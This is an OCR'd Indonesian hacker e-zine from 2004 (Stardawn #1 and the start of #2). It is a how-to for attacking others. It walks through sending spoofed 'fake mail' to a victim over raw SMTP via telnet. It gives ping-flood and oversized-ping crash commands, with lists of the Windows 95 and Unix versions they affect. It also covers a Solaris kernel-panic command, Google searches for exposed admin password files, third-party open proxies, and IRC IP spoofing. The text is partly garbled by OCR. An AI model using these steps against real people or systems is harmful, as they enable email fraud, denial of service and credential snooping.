Pilih 'run' untuk membuka program telnet (ketik 'telnet')
Setelah telnet telah tersedia ,segera untuk megirim FakeMail,dibawah
ini sudah gambaran telnet berikut cara meng-FakeMail melalui telnet:



==========

C:\WINDOWS\Ssytem32\telnet.exe

==========

Welcome to Microsoft Telnet Client

Escape Character is 'CTRL+J'

Microsoft Telnet>
---> ketik 'o' = Untuk connect ke server yang dituju.
< to >
--->ketik 'mail.korban.com 25' = mail server yang dituju

< to > mail.korban.com 25

Connecting To mail.korban.com...

Connected...

Mail.korban.com is xxx.xxx.xxx

--->ketik 'helo mail.terserahkamu.com'

Helo mail.terserahkamu.com pleased to meet you

--->ketik 'mail from':(nama sang korban)@terserah.com'=Contoh 'mail from:


penjahat@korup.com'.
OK

--->ketik 'rctp to':(nama sang korban)@terserah.com' =Contoh 'rcpt
to:korban@
terserah.com'.

OK

|

--->ketik 'Subject:'= isi dengan judul pesan mail
--->ketik 'From:'= isi nama terserah anda,contoh:penjahat
<penjahat@korup.com>
--->ketik 'X-Mailer:'= tulis mailer ,seperti :Micorosft outlook = hal ini dikarenakan jika email tersebut tidak terkirim/atau sang korban ingin membalas,secara otomatis X-Mailer akan menampik/mengirim kembali email ke pengirim email tersebut.



--->ketik apa yang anda ingin tulis untuk pesan email

.....bla.....

.....bla.....

.....

.....bla.....

Dari,

Yang terhormat bla..bla

--->klik enter 2x untuk mengakhiri email

Send 37368232982 ,OK


--->ketik 'Quit' =Disconnect dari mail server

==========

..#2.Chapter
*[Ping Flood dengan lokal machine windows 95]

Saya Sering kali menggunakan atau untuk membuat sebuah PING ke sebuah mesin windows 95
Dengan Unix kita dapat mengirim melalui : ping -s host
(Untuk mengirim 64 bytes packets)

jika anda memakai windows 95,klik 'start' button/tombol,lalu pilih 'Run' ,dan mengetik/menulis langsung 'PING -T -L 256 xxx.xxx.xxx.xx.Start about 15 sessions.



```
+ ====================================
  RUN
  ----------------------------------

      ----------------------------
  Open:|PING -T -L 256 xxx.xxx.xxx.xx.|
      ----------------------------

            Ok | Cancel | Browse

  ====================================
```


*[Crashing Ping Flood dengan windows 95]

jika seseorang mampu membuat PING terhadap mesin pribadi komputer anda
melalui windows 95,sehingga komputer anda seperti 'freeze atau
me-reboot ulang'windows.Sang penyerang menulis seperti berikut:

ping -l 65510 alamat.yang.di.tuju

```
+ ========================================
  RUN
  ----------------------------------------

      --------------------------------
  Open:|ping -l 65510 alamat.yang.di.tuju|
      --------------------------------

            Ok | Cancel | Browse

  ========================================
```

Dapat digunakan oleh kernel 2.0.7 sampai version 2.0.20.dan 2.1.1.untuk
Linux (crash).
AIX4, OSF, HPUX 10.1, DUnix 4.0 (crash).
OSF/1, 3.2C, Solaris 2.4 x86 (reboot).



..#3.Chapter
*[KERNEL PANIC UNDER SOLARIS 2.3]

Solaris 2.3 akan mendapatkan kernel panik jika di eksekusi,contoh :

$ndd /dev/udp udp_status

Solusi ini akan menginstall kembali pacth tersebut.

*[Core Dump NETSCAPE]

Dibawah Netscape 1.1N dengan link tersebut akan mengakibatkan 'core dump'.


Contoh :

<a name="http://xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.
xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxxxxx.xxx.xxx.
xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxxxxx.xxx.xxx.xxx.xxx.xxx.
xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxxxxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.xxx.
xxx.xxx.xxx.xxx.xxxxxx.xxx.xxx.xxx.xxx.xxx...>

..#4.Chapter
*[Spying password web admin]

Buka web browser anda dan arahkan ke www.google.com.Di kotak search ketik beberapa
kata untuk mendapatkan password ,yang perlu diketik :

"admin/password"
"admin/password.txt"
"admin/+password"
"admin/pass"



Search for :|admin/password | | Search |

Seperti yang anda temukan anda akan mendapatkan beberapa situs yang berisikan folder
dengan penuh file yang dirahasiakan oleh password

*[telnet antihack]

Ada aja cara para hacker untuk meng-hack suatu PC, salah satunya dengan memakai telnet. Tentunya kita tidak ingin PC kita di telnet oleh orang - orang yang enggak bertanggung jawab.

Ini tips tricknya, dengan mengedit file /etc/hosts.allow menambahkan syntax :

ALL : 127.0.0.1

dan mengedit file /etc/hosts.deny dengan menambahkan syntax :

ALL : ALL

Yang artinya, hanya memperbolehkan 127.0.0.1 atau localhost saja yang bisa men-telnet, luar
dari itu tidak diijinkan men-telnet.


Atau jika memang hanya IP tertentu saja yang bisa men-telnet, berikan syntax ini pada file
/etc/hosts.allow :

ALL : 100.0.0.1 ALLOW

ALL : 127.0.0.1 ALLOW

ALL : ALL: DENY

Syntax itu berarti hanya mengijinkan localhost 127.0.0.1 dan IP 100.0.0.1 saja yang dapat
men-telnet PC tersebut.



..#5.Chapter
*[hidden directory]

buka DOS command dan ketik

C:
cd\
md {tahan control ALT di numberpad anda} 255 <--- ini adalah ASCII NULL karakter
cd ALT 255

Jika hal ini dilakukan bisa menyembunyikan diretory yang anda simpan selama ini

..#6.Chapter
*[DOS trick]


*C:\Documents and Settings\Stardawn Network> [kamuflase subfolder]
buka command prompt anda melalui ,klik 'start',pilih 'run' dan tuliskan kata berikut ini

Command Prompt

```
+ ========================================
  RUN
  ----------------------------------------

      --------------------------------
  Open:|Command Prompt               |
      --------------------------------

               Ok | Cancel | Browse

  ========================================
```


Akan seperti ini:

```
============================================================
Command Prompt
============================================================
```




Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Stardawn Network>
--> ketik 'help' untuk help
C:\Documents and Settings\Stardawn Network>help
For more information on a specific command, type HELP command-name
ASSOC Displays or modifies file extension associations.
AT Schedules commands and programs to run on a computer.
ATTRIB Displays or changes file attributes.
BREAK Sets or clears extended CTRL+C checking.
CACLS Displays or modifies access control lists (ACLs) of files.
CALL Calls one batch program from another.
CD Displays the name of or changes the current directory.
CHCP Displays or sets the active code page number.
CHDIR Displays the name of or changes the current directory.
CHKDSK Checks a disk and displays a status report.
CHKNTFS Displays or modifies the checking of disk at boot time.
CLS Clears the screen.
CMD Starts a new instance of the Windows command interpreter.
COLOR Sets the default console foreground and background colors.
COMP Compares the contents of two files or sets of files.
COMPACT Displays or alters the compression of files on NTFS partitions.
CONVERT Converts FAT volumes to NTFS. You cannot convert the
  current drive.
COPY Copies one or more files to another location.
DATE Displays or sets the date.
DEL Deletes one or more files.
DIR Displays a list of files and subdirectories in a directory.
DISKCOMP Compares the contents of two floppy disks.
DISKCOPY Copies the contents of one floppy disk to another.
DOSKEY Edits command lines, recalls Windows commands, and creates macros.
ECHO Displays messages, or turns command echoing on or off.
ENDLOCAL Ends localization of environment changes in a batch file.
ERASE Deletes one or more files.
EXIT Quits the CMD.EXE program (command interpreter).
FC Compares two files or sets of files, and displays the differences
  between them.
FIND Searches for a text string in a file or files.
FINDSTR Searches for strings in files.
FOR Runs a specified command for each file in a set of files.
FORMAT Formats a disk for use with Windows.
FTYPE Displays or modifies file types used in file extension associations.
GOTO Directs the Windows command interpreter to a labeled line in a
  batch program.



GRAFTABL Enables Windows to display an extended character set in graphics
mode.
HELP Provides Help information for Windows commands.
IF Performs conditional processing in batch programs.
LABEL Creates, changes, or deletes the volume label of a disk.
MD Creates a directory.
MKDIR Creates a directory.
MODE Configures a system device.
MORE Displays output one screen at a time.
MOVE Moves one or more files from one directory to another directory.
PATH Displays or sets a search path for executable files.
PAUSE Suspends processing of a batch file and displays a message.
POPD Restores the previous value of the current directory saved by PUSHD.
PRINT Prints a text file.
PROMPT Changes the Windows command prompt.
PUSHD Saves the current directory then changes it.
RD Removes a directory.
RECOVER Recovers readable information from a bad or defective disk.
REM Records comments (remarks) in batch files or CONFIG.SYS.
REN Renames a file or files.
RENAME Renames a file or files.
REPLACE Replaces files.
RMDIR Removes a directory.
SET Displays, sets, or removes Windows environment variables.
SETLOCAL Begins localization of environment changes in a batch file.
SHIFT Shifts the position of replaceable parameters in batch files.
SORT Sorts input.
START Starts a separate window to run a specified program or command.
SUBST Associates a path with a drive letter.
TIME Displays or sets the system time.
TITLE Sets the window title for a CMD.EXE session.
TREE Graphically displays the directory structure of a drive or path.
TYPE Displays the contents of a text file.
VER Displays the Windows version.
VERIFY Tells Windows whether to verify that your files are written
correctly to a disk.
VOL Displays a disk volume label and serial number.
XCOPY Copies files and directory trees.

C:\Documents and Settings\Stardawn Network>
--> ketik 'title [nama yg diinginkan]' untuk merubah title command promtp
anda,dan
anda bisa melihat bahwa tile dari dialog bar command prompt berubah
menjadi 'nama yg diinginkan'
C:\Documents and Settings\Stardawn Network>title [nama yg diinginkan]



C:\Documents and Settings\Stardawn Network>
--> ketik 'edit' ,untuk mengcomplie atau dicomplie suatu program dengan hanya membuka
file asli atau mengdycrpt /encrpty suatu file dengan melihat source code
C:\Documents and Settings\Stardawn Network>edit

File Edit Search View Options Help
+---------- C:\...\Stardawn Network\My Documents\mplogo.exe ----------+
GIF89a (□ f □ □ 3 3 f f □□
f33□333ff3□3f3□3□
?□Ơ|□-M?S??#??

>K?}-0?)?+#++:+-(?+--+?-* ?□?
p+?+hn[?&G□}P g8?+a

9+?Tf+c+ll-$?)□n+a□u6□*'□+u
b+?? !??IS?` $+--?^?A#_ +-Jk+r ,-V??
+:+d?Ƭf?"□+-□++
?K1"+-f,+
?=@++6k-+(\m?_d-= □+t+/,+A□
+□h?4?P□pG +!+0□G??? Bf;S`?9p?,-Ż□?? -7□}?(??++F

h?hS"?yFB□,#/++Jvr?□'1I?02□vS?,YO2P<%(;□V□Ŧs)I)
QN□□$'?I\P


?
F1=Help Line:1 Col:1

C:\Documents and Settings\Stardawn Network>
--> ketik 'ping -l 31377 [IP Address] ,gunanya untuk membuat-ping kepada seseorang yg berada
di server lain dan hanya dapat diketahui numer IP address (127.0.0.1)

C:\DOCUME~1\STARDA~1>ping -l 21300 127.0.0.1

Pinging 127.0.0.1 with 21300 bytes of data:

Reply from 127.0.0.1: bytes=21300 time<1ms TTL=32
Reply from 127.0.0.1: bytes=21300 time<1ms TTL=32



Reply from 127.0.0.1: bytes=21300 time<1ms TTL=32
Reply from 127.0.0.1: bytes=21300 time=1ms TTL=32

Ping statistics for 127.0.0.1:
   Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
   Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\DOCUME~1\STARDA~1>ping

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
          [-r count] [-s count] [[-j host-list] | [-k host-list]]
          [-w timeout] target_name


Options:
   -t   Ping the specified host until stopped.
                To see statistics and continue - type Control-Break;
                To stop - type Control-C.
   -a   Resolve addresses to hostnames.
   -n count   Number of echo requests to send.
   -l size   Send buffer size.
   -f   Set Don't Fragment flag in packet.
   -i TTL   Time To Live.
   -v TOS   Type Of Service.
   -r count   Record route for count hops.
   -s count   Timestamp for count hops.
   -j host-list Loose source route along host-list.
   -k host-list Strict source route along host-list.
   -w timeout   Timeout in milliseconds to wait for each reply.

C:\DOCUME~1\STARDA~1>
--> ketik 'finger' untuk finger seseorang dengan user@host
C:\DOCUME~1\STARDA~1>finger -l basher13@31337.unixshell.com

C:\DOCUME~1\STARDA~1>finger
Displays information about a user on a specified system running the
Finger service. Output varies based on the remote system.

FINGER [-l] [user]@host [...]

  -l   Displays information in long list format.
  user   Specifies the user you want information about. Omit the user
           parameter to display information about all users on the



specifed host.
@host Specifies the server on the remote system whose users you want information about.

C:\DOCUME~1\STARDA~1>finger -l basher13@31337.unixshell.com

C:\DOCUME~1\STARDA~1>
--> ketik ' control inetcpl.cpl',untuk Setting Proxies
pilih tab 'connection' ,dan click setting ,masukan nama daftar proxie berikut ini:

165.84.1.2:8080 bastion.chchpoly.ac.nz
203.97.2.246:8080 httpproxy1.clear.net.nz:8080
203.97.2.247:8080 httpproxy2.clear.net.nz:8080
192.65.90.243:8080
203.29.167.223:8080 cache.pcnet.co.nz:8080
203.2.75.29:8080 netman.mpx.com.au:8080
202.37.169.5:8080 proxy.acnielsen.co.nz:8080
202.37.173.1:8080 net.diocesan.school.nz:8080
203.24.77.246:3128 cache1.picknowl.com.au:3128
203.23.66.1:8080


-click'Use a Proxy Server' dan masukkan no.IP atau nama server (salah satu) beserta no. port. Contoh, seperti 165.84.1.2 Port 8080 atau bastion.chchpoly.ac.nzPort 8080.

-Cara satu lagi ialah apabila berhubung melalui ICQ. Bila kita click 'Info', kita bisa lihat no. IP orang yg berbicara dengan kita.Cara ketiga ialah pergi 'Start', 'Program', 'Dos Prompt'. Bila keluar C:\Windows,ketik 'netstat'.Kita akan lihat no. IP orang yang berhubung dengan kita melalui ICQ beserta dengan nombor port. Eg. 202.188.63.130:3128 (3128 ialah nombor port). Kalau orang niat jahat tahu IP dan no. Port, dia boleh membaca,membajak apa yang ada di komputer kita.

C:\Documents and Settings\Stardawn Network>netstat

Active Connections

Proto Local Address Foreign Address State




C:\Documents and Settings\Stardawn Network>

-Bila kita surfing di internet, kita akan diberi satu nombor Internet Protocol (IP), biasa nya secara automatik. Kita boleh mengenali ISP (Internet Service Provider) seseorang itu melalui nombor IP. Contohnya, IP yang bermula dengan 202.188.xxx.xxx menggunakan ISP TMnet, dan IP 161.142.xxx.xxx menggunakan ISP Jaring. Ada beberapa cara untuk mengetahui IP seseorang. Satu cara apabila seseorang 'post message' di Message Board. Ada message board yg terus paparkan no. IP orang yang 'post message'. Ada message board lain yang tidak tunjukkan no.IP tetapi no.IP boleh d**e tahui dengan 'right click' pada message, dan pilih 'View Source'.

C:\DOCUME~1\STARDA~1>

C:\DOCUME~1\STARDA~1>ECHO Yeah basher13 RuleZ AgaiN!
Yeah basher13 RuleZ AgaiN!

C:\DOCUME~1\STARDA~1>TREE
Folder PATH listing for volume loadfix
Volume serial number is 71FAE346 F417:E051
C:.
+---Desktop
+---Favorites
  +---Adult Sites
    +---Amateur
    +---Anal
    +---Asian
    +---Bisexual
    +---Black
    +---Cartoon
    +---Cumshots
    +---Fetish
    +---Gang Bang
    +---Gay
    +---Hardcore
    +---Interacial
    +---Latin
    +---Lesbian
    +---Mature
    +---Peeing
    +---Reality
    +---Teen
    +---Teen Hardcore
    +---Tits
    +---Transexual



```
      +---Upskirt
      +---Video
      +---Voyeur
   +---Free Adult Content
      +---Daily Movies
      +---Daily Pictures
      +---Free Live Chat
   +---Links
+---My Documents
   +---mploaogo
   +---My Music
   +---My Pictures
+---Start Menu
    +---Programs
        +---Accessories
            +---Accessibility
            +---Entertainment
        +---Bulletproof FTP
        +---FTP Navigator
        +---Power Scan
        +---RaidenFTPD
        +---Startup

C:\DOCUME~1\STARDA~1>
```

-DOS Command untuk Memanggil sebuah program melalui 'Command Prompt'


Contoh:
...=Mouse Settings=: control main.cpl

C:\Documents and Settings\Stardawn Network>control main.cpl
--> ketik 'control main.cpl',untuk memanggil Mouse Settings

Di bawah ini adalah program yagn bisa dipanggil melalui
'command prompt':

Nama Program | DOS command

=Notepad=: notepad
=WordPad=: wordpad




=MS Paint=: mspaint
=Microsoft Word=: winword.exe
=Microsoft Excel=: excel.exe
..-
Web Browser
=IExplorer=: iexplore
=Netscape=: netscape
..Win Games
=Solitaire=: sol
=Hearts=: mshearts
=FreeCell=: freecell
=Win Mine=: winmine

=Mouse Settings=: control main.cpl
=Date/Time Settings=: control timedate.cpl
=Desktop Settings=: control desk.cpl
=Network Settings=: control netcpl.cpl
=System Informations=: control sysdm.cpl
=Internet Settings=: control inetcpl.cpl
=Regional Settings=: control intl.cpl
=Password Settings=: control password.cpl
=Multimedia Settings=: control mmsys.cpl
=Modem Settings=: control modem.cpl
=More Control Panel=: control
=Add/Remove Program=: control appwiz.cpl

Untuk mempermudah pemanggilan suatu program,ada baiknya menggunakan cara berikut ini:

Pilih 'start',buka 'run' di dalam box tersebut tuliskan beberapa command seperti yang
diatas,mis;

```
+ ========================================
  RUN
  ----------------------------------------

      ---------------------------------
  Open:|control main.cpl            |
      ---------------------------------

              Ok | Cancel | Browse

  ========================================
```



Ketik 'OK' atau tekan 'enter' untuk membuka prog terebut.

==========

..#7.chapter
*[Gambaran Phone Hack tools]

==========
C:\Phone Hack Tools\Temp\Hoax.exe |
==========

Pentagon Central Info Net


```
  /\
 /   \
 \____/ Pentagon Systems.
```

You have reached the Pentagon Central Network.

WARNING!!!!!
INCOMING CALLERS SUBJECT TO UNITED STATES MILITARY
TRIBUNAL JUSTICE SYSTEM. FOREIGN ACCESS STRICTLY
PROHIBITED. ACCESS IS ON A NEED TO KNOW, EYES-ONLY
BASIS FOR ALL BUT COMMAND AUTHORITY. AT THIS POINT
IMPROPER IDENTIFICATION WILL RESULT IN AUTOMATIC
SURVEILLANCE OF CONNECTING TELEPHONE LINE AND INFORMATION
SO GATHERED WILL BE PROVIDED TO THE PROPER LOCAL
POLICE AND GOVERNMENTAL AGENCIES.....
ACKNOWLEDGED? (Y/N) > Y

Enter your personal identification code...
=>XXXXXXX
PROCESSING.....

Enter your internal security access code...
=>XXXXXXXX
Verifying...



Please repeat code for verification...
=>XXXXXXXX
PROCESSING.....

Entering direct command mode. Please enter your
command level security password...

=>X

===Command mode active===

Note- To log-off type "LOGOFF"

>Yeah basher13 RuleZ AgaiN!

<>-<> SYSTEM ERROR <>-<>


Failure on CPU 14, you will now be logged off.

Pentagon 18.....DISCONNECTING AT: 03/13/02 14:07:52 P
/+□
?R?+?□=/???+-OaKT
NO CARRIER

OK

| F1-Dial menu, F2-Settings, F10-Exit | ON-LINE | 2400, N81 |
FDX |
==========

- .EOF.-



****

* E-zine Name....: Stardawn#1 *
* Author.....: basher13 <basher13@stardawn.net> *
* Release Date....: 08 March 2004 *
* Filename.....: Stardawn#1.txt *
* Web Site.....: http://www.stardawn.net *

****


* Yeah basher13 RuleZ AgaiN! *

****

DISCLAIMER:

Distribution of or allowing access to this program by uncleared individuals is strictly prohibited under penalty of federal law.

Print: 'CTRL+P'
2:12 PM 3/13/2004




Stardawn#2

Author: basher13 || basher13@stardawn.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

#Include :

..#1.Chapter
*[Fake Ip address].

banyak orang yang selalu bertanya-tanya menggunakan IRC secara total anonymous, bagaimana cara meng-fake alamat IP mereka atau bagaimana untuk mendapatkan alamat ip seperti"gates.is.owned.a0l.hax0rz.com ,31337.unixshell.com," atau yang unik seperti ini"bahagianya.hatiku.ketika.melihat.kekasihku.tersenyum.org".Berikut sedikit



penjelasannya:

*[Mendapatkan proxys dan wingates].

Untuk mempermudah meng-fake alamat ip menggunakan IRC server dengan proxys dan wingates. Letakkan proxys dan wingates tersebut di bagian mIRC port ,jika belum mendapatkan mIRC anda bisa menemukannya di situs ini ; http://www.mirc.co.uk atau http://www.mirc.net .Di mIRC progs pilih firewall setting (Options -> Connect -> Firewall).Pastikan anda telah menggunakan proxy server dan sudah men-check terlebih dahulu "Proxy" protocol,jika menggunakan firewall sock4,perhatikan "sock4"protocol dan yang lainnya.


Sekarang anda pasti bertanya dimana harus mendapatkan proxys dan wingates,ini mudah menggunakan proxy ketimbang wingates yang terlalu riskan.Untuk mendapatkan proxy list ,cari di situs " http://www.cyberarmy.com/lists/proxy ",atau mudahnya lagi sebaiknya anda mencari di mesin cari google.com (http://www.google.com),ketik " proxy list".Pastikan yang anda temukan proxy baik wingates harus ditest dahulu untuk memastikan bisa digunakan oleh bounce IRC.

*[Shell providers]

Dalam hal ini anda harus membayar/membeli shell untuk vhost anda .Bagaimana cara untuk menemukan 'shell atau vhost'?
Saya saat ini menggunakan shell/vhost dengan harga perbulan Rp.30.000,00 ,untuk shell provider atau vhost ,silahkan klik di situs " http://www.unishell.com " atau cari dari 'http://www.yahoo.com ,
http://www.google.com ",ketik " shell provider".

*[mIRC]

Setelah anda mendapatkan account shell untuk vhost ,buka program mIRC dan connect ke shell provider, (/server server2.unishell.com 51121),itu hanya contoh dari shell providers yang saya gunakan ,dengan server unishell.com .Port 51121 adalah diamana mereka mempunyai BNC daemon atau psyBNC. Selanjutnya Anda akan di perintahkan untuk memberi password ,dengan mengetik /quote pass [password anda]
..Setelah password anda berikan ,ketik " /bvhost
vhost.nama.yang.anda.inginkan.".Dengan mengetik 'JUMP'
,anda telah mendapatkan IP anda berubah /beralih ke vhost tersebut
(mis,basher13@31337.unixshell.com,
yang sebelumnya basher13@208.37.46.1xx).208.37.46.1xx adalah nomer IP shell provider .selanjutnya
Ketik di mIRC window dengan "/whois [nama nick anda]".Untuk connect ke IRC server,tulis 'JUMP irc.
server.com 6667',tekan 'enter',untuk connect.



==========

mIRC |

==========

-Welcome to psybnc,You'have IRC Client doesn't support password,please type "quote PASS "
to connect.

--> ketik " /quote pass [password anda] "

<-- psyBNC 'password accepted'

-->ketik " /bvhost vhost.nama.yang.anda.inginkan "

<-- psyBNC " vhost has changed to vhost.nama.yang.anda.inginkan ,JUMP to changed sever"

--->ketik " JUMP"

<-- psyBNC "host has changed to basher13@31377.unixshell.com "


--->ketik "/whois basher13 "

<--- Chanserv " basher13 is basher13@31337.unixshell.com
Has using irc.webmaster.com
His identify him self
has idle in 12 minutes , 3 seconds
End whois "

==========

..#2.Chapter
